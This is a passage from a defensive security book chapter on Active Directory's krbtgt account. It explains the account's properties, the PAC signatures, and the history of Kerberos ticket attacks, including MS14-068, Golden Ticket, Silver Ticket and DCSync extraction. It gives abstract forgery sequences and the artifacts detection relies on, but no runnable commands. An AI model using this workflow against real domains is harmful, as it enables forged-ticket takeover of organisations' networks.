- **PAC.** The Privilege Attribute Certificate is the Windows authorization structure inside Kerberos tickets. It carries user and group SIDs and signatures that bind those claims to the KDC.
- **DCSync.** A replication-API primitive that can extract account secrets, including krbtgt key material, from a writeable DC when the caller has replication rights.
- **Golden, Diamond, and Sapphire tickets.** These are treated here strictly as defensive gap analysis. They name historically documented ways an attacker who already holds the krbtgt key can make forged TGTs look increasingly normal.
- **Double rotation.** Because the krbtgt account keeps current and previous key material, invalidating a stolen key requires two resets separated by at least the maximum ticket lifetime and completed replication.

▸ **CHAPTER THESIS** Active Directory's `krbtgt` account is the one secret in any Windows domain whose disclosure forges valid Ticket-Granting Tickets for every principal. Including ones that do not exist. Twelve years of attacks (Golden, Diamond, Sapphire) and Microsoft's responses (the MS14-068 patch, KrbtgtFullPacSignature, the two-reset rotation procedure) converge on one fact: krbtgt rotation invalidates forged TGTs but does not recover the systemic compromise that produced them. Under the systemic-compromise assumptions of modern incident-response playbooks, confirmed krbtgt disclosure is therefore treated as a forest-recovery or rebuild posture, not merely as a key-rotation event.

Ninety seconds to domain admin

A classic Golden Ticket operation, with the krbtgt account's AES-256 long-term key in hand, can walk the attacker onto resources in the domain as Administrator without first tripping several controls defenders often expect to help. No Domain Admin password need be reset. No Domain Admin account need be created. No SACL need fire until the forged identity touches a monitored object. No LSASS on any host need be dumped for the ticket-minting step. No signature-based IDS rule is guaranteed to trigger. The attacker holds exactly one cryptographic key (the long-term key of the RID-502 service account named `krbtgt`) and the entire

Kerberos trust hierarchy of the domain now accepts whatever they sign [787]. The section title's "ninety seconds" is an illustration of how fast the attack is on the wall clock, not a measured demonstration from a published primary.

In the gap-analysis scenario, earlier in the engagement, the attacker used a DCSync-style replication request against the `krbtgt` object from a member-server foothold and obtained the krbtgt long-term key material [261]. Then they used Golden-Ticket tooling to forge a ticket from scratch. The important point for this chapter is not the operator syntax; it is the trust-chain gap: the forged ticket validates because the attacker holds the same domain key the KDC uses. The extraction tooling itself (Mimikatz and its `lsadump::dcsync` module) is owned by the Mimikatz chapter (Chapter 14), whose Residual routed exactly this problem here: Golden Ticket and krbtgt forgery begin where credential theft ends.

Classic Golden-Ticket tooling performs three steps in one local process: it builds a TGT, computes the PAC signatures under the held krbtgt key, and places the resulting bearer ticket into the client Kerberos cache. Sean Metcalf documented that operator workflow in 2015 [650]. This chapter treats the workflow only as gap analysis: the network sees a later TGS request presenting a ticket that decrypts under the domain key, so the KDC accepts the ticket as if it had issued it.

Count the controls that may not fire while the forged ticket is being minted and first presented. No Domain Admin password reset, because the attacker never used a Domain Admin password. No new privileged account, because the attacker impersonated an existing one (RID 500). No SACL on a sensitive object, until the forged identity touches a SACL-covered resource. No LSASS dump on a writeable DC, because DCSync is a replication API call, not a memory scrape [788]. No signature-based IDS hit on a known-malicious payload, if the malicious work stays in attacker process memory and the wire traffic is, structurally, a TGS-REQ. No MFA prompt or Conditional Access decision for the on-prem Kerberos leg itself, because Kerberos pre-authentication is satisfied by holding a valid TGT and the TGT was minted offline. Downstream resource logs can still record access; the gap is that they see an already-authorized identity, not the key disclosure that made it possible.

This chapter's load-bearing thesis: within the Kerberos trust root of a single domain, the krbtgt key is the unique secret whose disclosure yields valid TGTs for every principal. Including ones that do not exist. The technical recovery (two-reset rotation) is well-documented [789] and does cryptographically invalidate forged tickets. But under a confirmed key-disclosure incident, the operational recovery

posture often expands to forest recovery or rebuild for reasons that have nothing to do with the krbtgt key itself.

This produces an apparent contradiction. Microsoft documents a clean two-reset rotation procedure with a ten-hour interval [789] Mandiant- and SpecterOps-style incident-response playbooks often escalate confirmed krbtgt compromise to forest-recovery or rebuild planning under systemic-compromise assumptions [790]. Both postures can be simultaneously true. The job of the next ten thousand words is to explain why: starting with what krbtgt actually is. Not the key. Not the protocol. The account itself: RID 502, disabled, indelible.

The account: RID 502, disabled, indelible

Open Active Directory Users and Computers on a fresh Windows Server 2022 domain promoted ten seconds ago. In the `Users` container there is an account called `krbtgt`. It has no password visible to the admin. It is disabled. Try to enable it: the checkbox accepts the click, but the next replication cycle puts the account right back into the disabled state. Try to rename it: the operation appears to succeed, but the `objectSID` does not change. Try to delete it. The operation fails outright. You cannot log in as it; the disabled-for-interactive-logon property is enforced inside the Security Accounts Manager. The account exists exactly because the domain exists; the lifetime of the account and the lifetime of the domain are the same lifetime [791].

Why does Active Directory ship with an account that no admin can use, no attacker can authenticate as interactively, and no operator can remove?

> ◆ **DEFINITION — KRBTGT ACCOUNT** The Kerberos Ticket-Granting Ticket service account that exists, exactly once per Active Directory domain, to hold the long-term cryptographic key the domain controllers use to encrypt and sign every TGT issued in the domain. The account name itself is the Kerberos principal name (`krbtgt/DOMAIN@DOMAIN`) inherited from MIT's 1988 Kerberos v4 design.

Creation. The account is created automatically when the first writeable domain controller is promoted in a new domain. The Microsoft Learn default-accounts page lists it alongside `Administrator` and `Guest` among the default accounts in the domain's `Users` container, with the verbatim note that "the KRBTGT account can't be enabled in Active Directory" [791]. It is a built-in **domain** account, not a local SAM account in the ordinary workstation sense. The account's lifecycle is bound

to the domain's lifecycle; there is no operator-controllable provisioning of a krbtgt account, and no de-provisioning short of demoting the domain.

RID 502. The relative identifier at the tail of the account's SID (`S-1-5-21-<domain>-502`) is fixed by the well-known SID specification [792]. Sean Metcalf's operator primer confirms the RID-502 binding directly: "Each Active Directory domain has an associated KRBTGT account… The SID for the KRBTGT account is `S-1-5-<domain>-502`" [793]. (**Note.** RIDs below 1000 are reserved for built-in security principals: 500 is Administrator, 501 is Guest, 502 is krbtgt; the first RID assigned to a user-created principal is 1000.) Renaming the `sAMAccountName` cannot move the RID. The KDC service derives its key lookups from the principal name, which binds to the RID, not from the friendly name shown in ADUC. Renaming krbtgt as a defensive measure is a fallacy that the next section will sharpen further.

> ▪ **SIDENOTE** Each Read-Only Domain Controller has its own `krbtgt_<rid>` account whose key signs the RODC-issued tickets for principals whose secrets the RODC is allowed to cache under its password-replication policy. The full-domain krbtgt account is read-only from the RODC's perspective: the design property that lets RODCs participate in Kerberos without holding the full-domain trust root [793].

Container. `CN=Users,DC=<domain>`. The standard Users container, not a Tier-0 OU or a Protected Users group. The account is privileged by virtue of its RID, not by virtue of its containership. Moving it into a different container does not change its semantic role to the KDC.

Disabled for interactive logon. Documented verbatim on the Microsoft Learn default-accounts page: "The KRBTGT account can't be enabled in Active Directory" [791]. The account is reserved for the KDC service. There is no interactive logon surface attached, no LSA logon-rights grant, no Kerberos pre-authentication path that produces a TGT *for* the krbtgt account itself. The account exists to provide a key, not to authenticate.

Indelible and unrenamable. Also from the same Microsoft Learn page: "This account can't be deleted, and the account name can't be changed" [791]. ADUC will show a renamed display, but the underlying object identity (the RID, the principal name) is fixed by the directory schema and by `LsaSrv` enforcement on the writeable DCs.

Password. System-generated, unknown to operators by design. Microsoft's forest-recovery guidance is precise: ADUC asks the operator to type a new password, but "the password that you specify isn't significant because the system generates a strong password automatically independent of the password that you specify"

[789]. The reset is still a real password-write and key-derivation event: it advances the current/previous key slots, updates `pwdLastSet`, and replicates like any other domain secret. What operators do not control is the resulting secret value; rotation is the supported primitive they have over it.

Password history equals 2. Documented verbatim on the AD Forest Recovery page: "The password history value for the krbtgt account is 2, meaning it includes the two most recent passwords" [789]. This is the mechanical foundation for the two-reset procedure this chapter later dissects. The KDC keeps both a *current* and a *previous* key in the krbtgt account; in-flight TGT validation tries both during the brief window after a rotation; one reset retires only the older of the two; a second reset, separated by at least the maximum ticket lifetime, evicts the key the attacker held.

Where the key lives. The KDC service (`kdcsvc.dll`) on every writeable DC reads the krbtgt long-term key from `ntds.dit` at startup and holds it in process memory for ticket signing and validation. Credential Guard's VBS trustlet, LSAISO (the subject of the Credential Guard chapter, Chapter 15), does not isolate this read on writeable DCs by design: a DC *must* read the key to issue tickets [87] (see also the aside below on why Credential Guard skips the DC). This is the structural asymmetry that makes the krbtgt key reachable to any attacker who can compromise a writeable DC (or invoke its replication API remotely), even on a system where Credential Guard is otherwise enforced everywhere else.

We know what the account is now: a non-interactive, indelible, RID-502 service principal with a system-generated, two-slot password history. But the account is just the container. The rest of this chapter cares about the *long-term cryptographic key* it holds.

The key: What RFC 4120 and [MS-KILE] specify

Hand a network capture of a Kerberos AS-REP to a Wireshark dissector. The dissector shows the TGT as a sequence of ASN.1 fields. One field is named `enc-part` and its content is opaque. The dissector knows the format of what is *inside* that opaque blob (an `EncTicketPart`) but it cannot show the field values because the blob is encrypted [741]. Encrypted under what? Under one key: the long-term key of the principal named `krbtgt/CONTOSO.LOCAL@CONTOSO.LOCAL`.

The Microsoft specification puts it as plainly as is possible to put it. [MS-KILE] specifies that the KDC encrypts each ticket with the long-term key of the ticket's server principal (RFC 4120 §5.3); for a TGT, that server principal is `krbtgt/`

`CONTOSO.LOCAL@CONTOSO.LOCAL`, so every TGT is encrypted under the krbtgt long-term key [794]. That sentence, more than any other in the Microsoft Open Specifications corpus, is the cryptographic foundation of Active Directory authentication. Every TGT issued by every writeable DC in the domain is encrypted under one key. There is no per-account key, no per-DC key, no rolling subkey. One key, one trust scope.

> ◆ **DEFINITION — Ticket-Granting Ticket (TGT)** The credential the Kerberos Key Distribution Center issues at logon, encrypted under the KDC's own service key (in Windows, the krbtgt account's long-term key), that the client subsequently presents to request service tickets without re-authenticating with a password. RFC 4120 §5.3 defines its fields; [MS-KILE] specifies the Windows wire profile [741][794].
>
> **Definition: Key Distribution Center (KDC).** The Kerberos service that issues TGTs (the Authentication Service) and exchanges TGTs for service tickets (the Ticket-Granting Service). In Active Directory the KDC runs as `kdcsvc.dll` on every writeable domain controller; it holds the krbtgt long-term key in process memory for the lifetime of the service [741].

Inside the encrypted blob

RFC 4120 §5.3 specifies the fields of the `EncTicketPart`: a session key the KDC generates for this TGT, the client's name, the cross-domain transit path, the timestamps (`authtime`, `starttime`, `endtime`, `renew-till`), the optional client-address list, and a final field of `authorization-data` that Windows uses to carry the Privilege Attribute Certificate [741].

> ◆ **DEFINITION — Privilege Attribute Certificate (PAC)** The Windows-specific data structure embedded inside the `authorization-data` field of every Kerberos ticket. The PAC carries the user's SID, the SIDs of every group the user belongs to, account restrictions, profile path, logon server, and a small set of cryptographic signatures the KDC computes to bind the structure to the ticket. Defined in [MS-PAC] [743].

The PAC is where the load-bearing security claim of Windows Kerberos lives. RFC 4120 itself does not care about groups; it cares about whether the client can prove identity to a server. The PAC carries the *authorization* layer Windows needs on top of authentication: which security principal the ticket represents, which groups confer which permissions, which restrictions apply [743]. The first thing a Windows file server does when it receives a service ticket is decode the PAC, read the SIDs, and run the access-check algorithm.

The three signatures inside every PAC

The PAC is integrity-protected by a small set of signatures the KDC computes when it issues the ticket. As of the [MS-PAC] revision 26.0 dated June 10, 2024 [743], a TGT-resident PAC carries three of them:

1. **The PAC server signature.** A keyed HMAC computed under the *service* key. For a TGT the service is `krbtgt/DOMAIN`, so the server signature is computed under the krbtgt long-term key. For a service ticket the server signature is computed under the service account's long-term key (the file server's machine-account key, for example) [743].
2. **The PAC KDC signature.** A keyed HMAC computed under the krbtgt long-term key, signing the bytes of the server signature. This is the pre-2022 anchor of PAC integrity: even if a service holding only its own key could verify the server signature, only the KDC (or anyone holding the krbtgt key) could compute the matching KDC signature. The "pre-2022" framing tracks the deployment of KB5020805's Full PAC Signature, documented in the KrbtgtFullPacSignature discussion [795].
3. **The Full PAC Signature.** Added by Microsoft's response to CVE-2022-37967, deployed via KB5020805 starting November 8, 2022 and enforced by default since July 11, 2023 [795][755]. Computed by the KDC over the *entire* PAC (including the older two signatures) and stored alongside them. Also computed under the krbtgt long-term key.

PAC-signature walkthrough. Read the TGT-resident PAC as a three-step integrity chain, not as three independent authorities:

1. The KDC builds the PAC contents: user SID, group SIDs, account restrictions, logon metadata, and policy fields.
2. Because the ticket being issued is a TGT, the "service" named in the ticket is `krbtgt/DOMAIN`. The server-signature key is therefore the krbtgt long-term key, not an application server key.
3. The KDC then computes the KDC signature under the same krbtgt long-term key, binding the server signature to the domain KDC authority.
4. On patched domains, the KDC also computes the Full PAC Signature over the whole PAC buffer, including the older signatures, again under the krbtgt long-term key.
5. The `EncTicketPart` containing that PAC is encrypted under the krbtgt key and sent as the TGT. Later, when any DC receives that TGT in a TGS-REQ, validation is a local cryptographic check: decrypt under krbtgt, verify the PAC signatures, and issue a service ticket if the checks pass.




Figure 18.1: A TGT's three PAC signatures (the PAC server signature, the PAC KDC signature, and the Full PAC Signature added by CVE-2022-37967/KB5020805) all terminate at a single node, the krbtgt long-term key. Adding the third signature enlarged the signed surface but did not relocate the trust anchor: an attacker who holds that key recomputes all three in one step.

The Full PAC Signature adds bytes to the signed surface and closes unsigned-PAC rewriting classes, but the arrows still converge on one secret. A defender who asks "which signature did the attacker fail to compute?" gets a useful question only when the attacker lacks the krbtgt key. Once the attacker has that key, all three checks become reproducible outputs of the same secret.

This is the architectural fact the rest of this chapter will refer back to. The addition of the Full PAC Signature did not relocate the trust to a different key. All three PAC signatures on a TGT terminate at the krbtgt long-term key. An attacker who holds the krbtgt key computes all three correctly in the same step. This is the

precise technical observation that motivates the attack cascade and the rotation analysis.

The enctype matrix

The krbtgt account does not hold a single key; it holds a set of keys, one per Kerberos encryption type advertised in `msDS-SupportedEncryptionTypes` on the account object. The enctype numbers are assigned in RFC 3961/3962/4757 and the IANA Kerberos registry; common Windows values are AES-256-CTS-HMAC-SHA1-96 (enctype 18), AES-128 (enctype 17), and the legacy RC4-HMAC (enctype 23) [741]. AES-256 has been the recommended default for newly-provisioned krbtgt accounts since the Windows Server 2008 R2 / Windows Server 2012 functional levels, though early Windows Server 2008 deployments often required a krbtgt password reset to materialize the AES keys. The post-2016 AES-SHA2 family (enctypes 19 and 20, RFC 8009) is defined by IETF but not documented as deployed in mainline Windows production in the current [MS-KILE] public documentation cited here [794].

> ◆ **DEFINITION — KERBEROS ENCTYPE** A numeric identifier for the cryptographic algorithm and key length used to encrypt a Kerberos message. RFC 4120 §5.2.9 carries the `etype` field; the numbers themselves are assigned in RFC 3961/3962/4757 and the IANA Kerberos registry. Common Windows values are 17 (AES-128), 18 (AES-256), and 23 (the legacy RC4-HMAC). Each principal's long-term key is derived per enctype, so the krbtgt account stores multiple key derivations side by side [741].

Each derivation is stored in both *current* and *previous* slots; rotating the krbtgt password rederives the entire set for the new password and shifts the previous derivations into the previous slot.

FAST armoring sits next to, not above, the krbtgt key

RFC 6113 / [MS-KILE] Flexible Authentication Secure Tunneling adds a second key layer for the client-facing pre-authentication exchange, armoring the AS-REQ under a separate channel key derived from a TGT the client already holds. FAST hardens pre-authentication against offline brute-force. It does not change the fact that the TGT's `enc-part` is encrypted under the krbtgt key on its way back to the client [794]. No Kerberos extension shipped through 2026 moves the TGT's trust anchor anywhere other than the krbtgt long-term key.

> Within a Kerberos domain, every TGT reduces to the same key, and that key has a name: krbtgt.

That sentence is the load-bearing claim the rest of this chapter rests on. The next section explains how a 1988 academic design decision became the cryptographic foundation of every Windows domain alive today.

Origins: 1988 Athena, RFC 4120, [MS-KILE]

Open the bibliography of RFC 4120 and find an entry tagged `[Ste88]`: "Steiner, J., Neuman, C., and J. Schiller, 'Kerberos: An Authentication Service for Open Network Systems,' USENIX Conference Proceedings, February 1988" [741]. The principal name `krbtgt` is in that paper. It has been carried forward unchanged through RFC 1510 (1993) [748], through Active Directory's February 2000 release, through RFC 4120 (2005) [741], through the first [MS-KILE] revision (2007), and into the current [MS-KILE] public documentation cited here [794]. Thirty-eight years.

What did the 1988 design decision look like, and what has changed about its security properties since?

MIT Project Athena, 1983-1991

Project Athena began at MIT in May 1983 and formally ended on June 30, 1991, after IBM and DEC helped fund and equip a campus-scale distributed-computing environment [796][797]. The authentication problem Athena needed to solve was the one every multi-user network has needed to solve since: how do you let thousands of workstations talk to thousands of services without broadcasting cleartext passwords on every connection? Steiner, Neuman, and Schiller presented their answer at the Winter USENIX conference in Dallas in February 1988. Their design introduced the `krbtgt` principal name and the trust property that one key encrypts every TGT in the Kerberos domain [745].

> ▪ **SIDENOTE** The principal name `krbtgt` predates Active Directory by twelve years. MIT's 1988 USENIX paper used the name, RFC 1510 standardized it in 1993 [748], and Windows 2000 inherited it unchanged. There is no Microsoft-specific Kerberos principal naming convention; the convention is IETF.

The design property that one key encrypts every TGT was not framed in 1988 as a security risk. It was framed as a *simplification*: by giving the TGS one stable identity that issues every TGT, the protocol does not need to negotiate per-session KDC identities or per-server validation paths. The protocol reduces, mathematically, to two questions: did the KDC issue this TGT, and did the TGT permit the subsequent

TGS-REQ for this service? Both reduce to "does this signature validate under the krbtgt key?"

From RFC 1510 to [MS-KILE]

John Kohl and Clifford Neuman published RFC 1510 in September 1993, standardizing Kerberos version 5 [748]. The `krbtgt/DOMAIN@DOMAIN` principal-name convention carried forward unchanged from Athena. RFC 1510 is the document Microsoft engineers read when they chose Kerberos v5 as the Windows 2000 default authentication protocol; the krbtgt account became part of the AD schema in the Windows 2000 release wave (RTM December 15, 1999; worldwide availability February 17, 2000) [798][70]. The Microsoft Learn default-accounts page binds the two specifications to the same account: "KRBTGT is also the security principal name used by the KDC for a Windows Server domain, as specified by RFC 4120" [791].

RFC 4120, published in July 2005 by Neuman, Yu, Hartman, and Raeburn, obsoleted RFC 1510 [741]. The principal name carried forward unchanged again. RFC 4120 section 5.3 defines the wire format of a ticket; section 6.2 defines the principal-name convention. Microsoft Open Specifications then published the first [MS-KILE] revision in March 2007, documenting the Windows wire profile on top of RFC 4120. The current revision: 47.0, dated April 27, 2026: still says the same thing: the krbtgt long-term key encrypts every TGT [794]. The Microsoft overlay on top of the IETF specification is the AD-account-management surface: RID 502 fixed, password system-generated, password-history-of-2, disabled-for-interactive-logon, automatic provisioning at first-DC promotion [791][789].

Every Active Directory domain has a `krbtgt` principal in it, and conventional Kerberos realms inherit the same Ticket-Granting Service naming pattern from the IETF design. The name has not moved in thirty-eight years. Only the AD-specific overlay is what gives this chapter its Windows-specific subject; the protocol substrate is older than the attack surface by twenty-six years.

The principal name and the trust property are nearly forty years old. The exploit chain that targets them is twelve. The interesting question is what happened in the twelve years that turned an academic design decision into the most consequential single key in enterprise computing. That story has a beginning at Black Hat USA on August 7, 2014.

The attack cascade, 2014 to 2024

Six generations of attack span ten years, but they do not all belong to the same class. MS14-068 was a historical KDC/PAC-validation bug: an authenticated user could obtain elevated Kerberos authorization without first stealing the krbtgt key. Golden, Diamond, and Sapphire are the post-fix forgery line: absent a KDC validation bug, they require the krbtgt key and get progressively better at hiding the forgery inside genuine-looking wire traffic. By 2022, the forged artifact and the legitimate TGT can be wire-indistinguishable. Here is how that arc unfolded.




Figure 18.2: Six generations of Kerberos-ticket attack on an upper rail (Golden Ticket and MS14-068 in 2014, the Silver Ticket branch to service-account keys in 2015, then Diamond and Sapphire in 2022) over a lower Microsoft-response rail carrying the MS14-068 patch and the staged KB5020805 Full PAC Signature. MS14-068 sits apart as a KDC validation failure; the post-fix Golden/Diamond/Sapphire rail still requires the krbtgt key.

Academic baseline before November 2014

Two assumptions held for fourteen years between Windows 2000 RTM and Black Hat USA 2014. First, the PAC's two signatures (the Server Signature and the KDC Signature) were treated as adequate; [MS-PAC] specified keyed PAC signatures, while MS14-068 later showed that Windows KDC signature-verification behavior did not enforce the intended authority boundary [743][799][800]. Second, the long-

term krbtgt key was held only on writeable DCs and was considered unreachable to remote attackers because no remote primitive existed to extract it. Both assumptions failed within months of each other. The MS14-068 disclosure broke the first; the productionised DCSync primitive in Mimikatz broke the second.

MS14-068 and CVE-2014-6324

On November 18, 2014, Microsoft published security bulletin MS14-068, "Vulnerability in Kerberos Could Allow Elevation of Privilege (3011780)" [799]. The disclosure: the KDC validated PACs using a checksum algorithm that did not actually depend on the krbtgt key. Any authenticated domain user could obtain a legitimate TGT, then submit a TGS-REQ carrying forged PAC authorization data that asserted Domain Admin group membership, and the vulnerable KDC would accept the forged checksum instead of enforcing the krbtgt-keyed PAC signature. The NVD entry for CVE-2014-6324 records that the bug "allows remote authenticated domain users to obtain domain administrator privileges via a forged signature in a ticket, as exploited in the wild in November 2014, aka 'Kerberos Checksum Vulnerability'" [800]. CVSS 9.0. Critical for every supported Windows Server SKU. Exploited in the wild within hours of the bulletin.

> ▪ **SIDENOTE** Discovery credit for MS14-068 appears across Metasploit module authorship, AttackerKB, and several practitioner write-ups as Tom Maddock. The MSRC bulletin verbatim says only "privately reported" and does not name the reporter publicly [799]. The Maddock attribution is folk knowledge; the MSRC primary does not confirm it.

Microsoft describes the patch as correcting Kerberos signature-verification behavior [799]. The practical result was to restore PAC integrity to dependence on the keyed construction [MS-PAC] specifies. It also made the defensive dependency explicit: after MS14-068, absent another validation bug, an attacker who wanted arbitrary TGT authority had to hold the krbtgt key itself. From November 18, 2014 onward, an attacker who held that key did not just hold a useful credential; the attacker held the credential the KDC could not check above.

> ▸ **KEY IDEA** MS14-068 was not a Golden Ticket variant; it was a KDC validation bug. The patch was correct because it restored PAC integrity to the keyed authority boundary [799]. After that repair, the post-fix forgery problem narrowed: Golden, Diamond, and Sapphire require the krbtgt key, and the krbtgt key became the single secret worth attacking directly for arbitrary TGT forgery.

Golden Ticket

Skip Duckwall and Benjamin Delpy presented "Abusing Microsoft Kerberos: Sorry you guys don't get it" at Black Hat USA on August 7, 2014 [801]. The technique they demonstrated is what Sean Metcalf later popularised as the Golden Ticket: with the krbtgt key in hand, an attacker forges a TGT from scratch for any principal SID with any group memberships [650]. The KDC validates the TGT by decrypting `enc-part` with the krbtgt key. There is no upstream authority to check, because krbtgt *is* the authority. MITRE T1558.001 codifies the technique [787] Benjamin Delpy's Mimikatz tooling operationalised it [261].

Flow in prose. In a Golden Ticket gap analysis, the attacker who already holds the krbtgt key constructs the TGT locally, signs and encrypts it under that key, and inserts it into a Kerberos cache. The KDC is not asked to issue the TGT; it sees only a later TGS-REQ whose presented TGT decrypts and verifies under the domain key.

Golden Ticket sequence, rendered without offensive syntax:

```
1. Attacker already holds the domain krbtgt key material.
2. Local process chooses the claimed client SID, group SIDs,
   timestamps, and PAC contents.
3. Local process computes the PAC server, KDC, and Full PAC
   signatures under krbtgt.
4. Local process encrypts the TGT EncTicketPart under krbtgt and
   places the ticket in a cache.
5. Client presents that TGT in a later TGS-REQ.
6. DC decrypts and verifies the TGT with krbtgt, then issues a
   service ticket.
7. Target service sees a normal service ticket produced by the DC and
   makes its access decision.
```

The teaching point of the sequence is not how to operate a tool. It is where the trust check occurs: the first domain-controller contact may be the TGS-REQ, not TGT issuance. If the forged TGT is cryptographically consistent with the krbtgt key, the KDC has no issuance log above that key to consult.

The Golden Ticket works because of the single-key trust property the 1988 design chose. There is nothing in the protocol that asks "is this TGT in the KDC's issuance log?" The TGT is self-verifying. If it decrypts and its signatures validate under the key, it is, by definition, a TGT.

Why, then, does Golden Ticket sometimes get caught? Because the default Mimikatz invocation leaves four observable artifacts that Microsoft Defender for Identity ships dedicated alerts for, under the umbrella of the Suspected-Golden-Ticket alert family [802][803]. Mimikatz historically defaulted to RC4-HMAC encryption (enctype 23), which is anomalous on a modern AD where AES is

standard. Mimikatz historically defaulted to a ten-year ticket lifetime, against the AD `MaxTicketAge` default of ten hours. The attacker frequently asserts groups the user does not actually hold, which produces a "forged authorization data" anomaly. And the attacker sometimes forges a ticket for an account that does not exist in the directory at all, which produces a "nonexistent account" anomaly. Microsoft's live MDI alerts page enumerates six External IDs in the family: 2009 (encryption downgrade), 2013 (forged authorization data), 2022 (time anomaly), 2027 (nonexistent account), 2032 (ticket anomaly), and 2040 (ticket anomaly using RBCD) [802].

The structural observation: every alert in this family detects *symptoms of forging from scratch*. None of them detects the primitive of *holding the krbtgt key*. That distinction is what makes Diamond and Sapphire interesting.

Silver Ticket as the parallel path

Silver Tickets deserve more than a footnote because they define the boundary of the krbtgt problem. A Silver Ticket is a forged *service ticket* (TGS), not a forged TGT. The attacker does not need the krbtgt key and does not ask the KDC to issue anything. They need the long-term key of the target service account: a machine-account key for CIFS on a file server, an HTTP service-account key for a web application, an MSSQL service-account key for SQL Server, or any SPN-bearing principal whose key the service will use to decrypt incoming AP-REQs. MITRE catalogs that sibling technique as T1558.002 [804].

The trust root is therefore different. Golden, Diamond, and Sapphire abuse the domain's TGT issuer. Silver abuses one service's local verifier. When a file server accepts a Kerberos AP-REQ, it decrypts the service ticket with its own key. If the attacker forged a ticket that decrypts under that key and carries a PAC whose signatures the service path accepts, the service can grant access without the KDC ever seeing the forged artifact. That is why a Silver Ticket can be quiet on domain-controller telemetry: there may be no TGS-REQ corresponding to the service ticket that later appears at the server.

Silver Ticket sequence, at the verifier boundary:

```
1. Attacker already holds one SPN-bearing account key, not the krbtgt
   key.
2. Local process builds a service ticket whose sname targets that
   SPN.
3. The ticket is encrypted under the service account or machine
   account key.
4. The client presents the ticket directly to the target service in
   an AP-REQ.
```

```
5. The service decrypts with its own key and evaluates the PAC/access
   token path it normally uses.
6. The KDC may never see the forged ticket, because no TGS-REQ was
   needed for this artefact.
```

That last line is the detection constraint. A Golden-class forgery usually leaves at least a later DC-side TGS-REQ because the forged TGT must be exchanged for a service ticket. A Silver-class forgery can start at the service boundary. The most reliable analytic is therefore correlation, not a single event: a server accepted a Kerberos logon, but the DCs did not issue a matching service ticket for that client, SPN, time window, and encryption type. That correlation is operationally hard in large domains because DC logs are distributed, service clocks skew, ticket caches are reused, and legitimate constrained-delegation or S4U flows can also decouple the service-side event from a simple client-initiated TGS request.

The blast radius is also different. A stolen krbtgt key mints TGTs that can request service tickets anywhere in the domain. A stolen CIFS service key mints tickets only for that CIFS service identity. If the captured account is a broadly reused service account with SPNs on many hosts, the blast radius can still be large; if it is a single machine account, the blast radius is usually that machine's services. This is the practical reason Silver belongs in the chapter: it prevents a common category error. Rotating krbtgt twice invalidates forged TGTs. It does not rotate every service-account key in the domain, and therefore does not by itself evict Silver Ticket persistence.

